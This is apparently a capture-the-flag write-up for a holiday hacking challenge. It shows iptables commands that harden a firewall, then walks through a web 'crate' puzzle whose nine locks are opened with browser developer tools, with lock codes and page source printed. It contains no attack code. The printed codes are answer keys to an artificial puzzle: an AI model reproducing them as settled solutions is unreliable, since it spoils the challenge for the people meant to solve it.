elfuuser@a479acb95ee1:~$ sudo iptables -A INPUT -p tcp -m multiport --dports 21,80 -j ACCEPT
elfuuser@a479acb95ee1:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@a479acb95ee1:~$ sudo iptables -A INPUT -i lo -j ACCEPT
elfuuser@a479acb95ee1:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!


/usr/bin/inits: line 10:   647 Killed                  su elfuuser
```

Kent rewards us with many badge hints and some nice words. Clearly, he wants us to use browser tools.




Lynx Dev Tools
From: Kent Tinseltooth
Lynx Dev Tools

Edge Dev Tools
From: Kent Tinseltooth
Edge Dev Tools

Firefox Dev Tools
From: Kent Tinseltooth
Firefox Dev Tools

Safari Dev Tools
From: Kent Tinseltooth
Safari Dev Tools

Curl Dev Tools
From: Kent Tinseltooth
Curl Dev Tools



Kent Tinseltooth 1:46PM Mute Player

Oh thank you! It's so nice to be back in my own head again. Er, alone.

By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks.

There are funny rhymes, references to perspective, and odd mentions of eggs!

And if you think the stuff in your browser looks strange, you should see the page source...

Special tools? No, I don't think you'll need any extra tooling for those locks.

BUT - I'm pretty sure you'll need to use Chrome's developer tools for that one.

Or sorry, you're a Firefox fan?

Yeah, Safari's fine too - I just have an ineffible hunger for a physical Esc key.

Edge? That's cool. Hm? No no, I was thinking of an unrelated thing.

Curl fan? Right on! Just remember: the Windows one doesn't like double quotes.


Old school, huh? Oh sure - I've got what you need right here...

https://xkcd.com/325/
https://developers.google.com/web/tools/chrome-devtools
https://developer.mozilla.org/en-US/docs/Tools
https://developer.apple.com/safari/tools/
https://curl.haxx.se/docs/manpage.html

I like the Lynx tools.

Open Shinny's crate

When we visit Shinny Upatree, he has this to say.


Shinny Upatree 11:54AM

Psst - hey!

I'm Shinny Upatree, and I know what's going on!

Yeah, that's right - guarding the sleigh shop has made me privvy to some *serious*, high-level intel.

In fact, I know WHO is causing all the trouble.

Cindy? Oh no no, not *that* who. And stop guessing - you'll never figure it out.

The only way you *could* would be if you could break into my crate, here.

You see, I've written the villain's name down on a piece of paper and hidden it away securely!


...

The link he gives for his crate is https://crate.elfu.org/.

Shinny's crate has a series of locks that need to be opened with developer tools. I used Chrome, but Shinny provided hints for just about everything.

Lock 1

There's a nice flag in the console. It even looks like a flag.


I locked the crate with the villain's name inside. Can you get it out?

You don't need a clever riddle to open the console and scroll a little.


Need a hint?

Console was cleared

YA6G5OMB

Lock 2

The hint tells you to print the page. The preview shows the lock code in purple. (How did they do that?)


Some codes are hard to spy, perhaps they'll show up on pulp with dye?

Need a hint?

You don't need a clever riddle to open the console and scroll a little.

Need a hint?


UNLOCK

Some codes are hard to spy, perhaps they'll show up on pulp with dye? 3B2KQV7E

Need a hint?

Lock 3

The hints tell you to look at the network tab. There is an interesting .png file there that is downloaded every few minutes.


This code is still unknown; it was fetched but never shown.

Need a hint?

UNLOCK


Where might we keep the

```
Name
crate.elfu.org
5eca4789-64aa-4805-ac8e-ce8c57675bde
css?family=Beth+Ellen&display=swap
print.css
5eca4789-64aa-4805-ac8e-ce8c57675bde
WwkbxPW2BE-3rb_JNT-qllcoVQ.woff2
crate.jpg
lock.png
lock2.png
DSEG14Classic-Regular.woff
panel_indicators.png
lock_inside.png
5eca4789-64aa-4805-ac8e-ce8c57675bde.png
lock_cover.png
favicon.ico
5eca4789-64aa-4805-ac8e-ce8c57675bde.png
5eca4789-64aa-4805-ac8e-ce8c57675bde.png
5eca4789-64aa-4805-ac8e-ce8c57675bde.png
```

YEYY6978

Lock 4

The hint about Local barrels points us to Local Storage, under Application.



Where might we keep the things we forage? Yes, of course: Local barrels!


Need a hint?

Key	Value
🟥🟥🟥	TLTYWI54

```
1  TLTYWI54
```

Lock 5

The hint asks about the code in the title. It's in index.html under Sources.




Did you notice the code in the title? It may very well prove vital.

Need a hint?

```
<!DOCTYPE html>
<html>
    <head>
        <title>Crack the Crate                                                   4US6GQ1S</title>
        <link rel="stylesheet" href="css/styles.css/5eca4789-64aa-4805-ac8-ce8c57675bde">
        <link rel="stylesheet" href="css/print.css">
        <link href="https://fonts.googleapis.com/css?family=Beth+Ellen&display=swap" rel="stylesheet
        <style>
            .instructions {
                font-family: 'GGU27QI9', 'Beth Ellen', cursive;
            }
        </style>
        <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate">
        <meta http-equiv="Pragma" content="no-cache">
        <meta http-equiv="Expires" content="0">
        <script>
            /*
      const getTestFlag = seed => {
        const chance = new Chance(seed);
        chance.string({
          length: 8,
          pool: 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789',
        });
      }
    */
        </script>
    </head>
    <body>
        <div class="box">
            <ul class="locks">
                <li>
                    <div class="instructions bold">I locked the crate with the villain's name inside
                </li>
                <li>
                    <div class="c1-text instructions">You don't need a clever riddle to open the con
                    <button class="hint-dispenser" data-id="1">Need a hint?</button>
                </li>
                <li>
                    <div class="lock c1">
                        <input type="text" maxlength="8" data-id="1">
```

Lock 6

The hint talks about perspective. In the Sources tab, css -> styles.css -> <long random name> gives access to the perspective setting for the hologram. I had best luck setting the perspective to zero, or deleting it altogether. Having no perspective is as effective as increased perspective.




```
  position: absolute;
  width: 100%;
  height: 100%;
  transform-style: preserve-3d;
}

.hologram {
  perspective: 0px;
  width: 150px;
  height: 100px;
  border-radius: 20px;
  transition: perspective 5s;
}

.hologram * {
  position: absolute;
  transform-style: preserve-3d;
  color: rgba(212, 255, 0, 0.
}

.hologram .items {
  transform: translate3d(75px,
  color: white;
}

.hologram .items .ZADFCDIV {
  transform: translate3d(-69px,
}
.hologram .items .GMSXHBQH {
  transform: translate3d(-46px,
}
.hologram .items .RPSMZXMY {
  transform: translate3d(-27px,
```

holo

Lock 7


The code is in the font family at the beginning of index.html.



```
<!DOCTYPE html>
<html>
    <head>
        <title>Crack the Crate
        <link rel="stylesheet" href="css/styles.css/5eca4789-64
        <link rel="stylesheet" href="css/print.css">
        <link href="https://fonts.googleapis.com/css?family=Bet
        <style>
            .instructions {
                font-family: 'GGU27QI9', 'Beth Ellen', cursive;
            }
        </style>
        <meta http-equiv="Cache-Control" content="no-cache, no-
        <meta http-equiv="Pragma" content="no-cache">
        <meta http-equiv="Expires" content="0">
        <script>
            /*
      const getTestFlag = seed => {
        const chance = new Chance(seed);
        chance.string({
          length: 8,
          pool: 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789',
        });
      }
    */
        </script>
    </head>
    <body>
        <div class="box">
```

Lock 8

To find this one you need to find the Event Listener for eggs under the Elements tab.



In the event that the eggs go bad, you must figure out who will be sad.

Need a hint?


```
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▼<li>
  ▼<div class="instructions">
     "In the event that the "
     <span class="eggs">.eggs</span> == $0
     " go bad, you must figure out who will be
     sad."
   </div>
   <button class="hint-dispenser" data-id="8">
   Need a hint?</button>
 </li>
▶<li>…</li>
▶<li>…</li>
```

```
html  body  div.box  ul.locks  li  div.instructions  span.eggs
eggs    1 of 2
```

```
▼spoil
  ▼span.eggs  Remove  ad7f33a8-f933-4871-884b
    ▶handler: ()=>window['VERONICA']='sad'
     once: false
     passive: false
     useCapture: false
```

Lock 9

You can find the ‘chakras’ in the Elements tab as well.




This next code will be unredacted, but only when all the chakras are :active.

Need a hint?

```
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▼<li>
  ▼<div class="instructions">
     "This "
     <span class="chakra">next</span>
     " code will be "
     <span class="chakra">unredacted</span>
     ", but "
     <span class="chakra">only</span>
     <span class="chakra">when</span>
     " all the "
     <span class="chakra">chakras</span>
     " are "
     <span class="subtle">:</span>
     "active."
   </div>
   <button class="hint-dispenser" data-id="9">
   Need a hint?</button>
 </li>
```

```
html  body
chakra    1 of 6
```


To make them active, right-click and select Force state -> active.



```
  ▼<li>
    ▼<div class="instructions">
       "This "
      ▶<span class="chakra">…</span>
       " code will be "
      ▶<span class="chakra">…</span>
       ", but "
      ▶<span class="chakra">…</span>
      ▶<span class="chakra">…</span>
       " all the "
      ▶<span class="chakra">…</span>
       " are "
       <span
       "activ
     </div>
     <button                    -id="9">Need a hint?</button>
   </li>
  ▶<li>…</li>
  ▶<li>…</li>
  ▶<li>…</li>
  </ul>
</div>
<script type=                   a-4cde-a5a6-6a616b896db
</body>
</html>
```

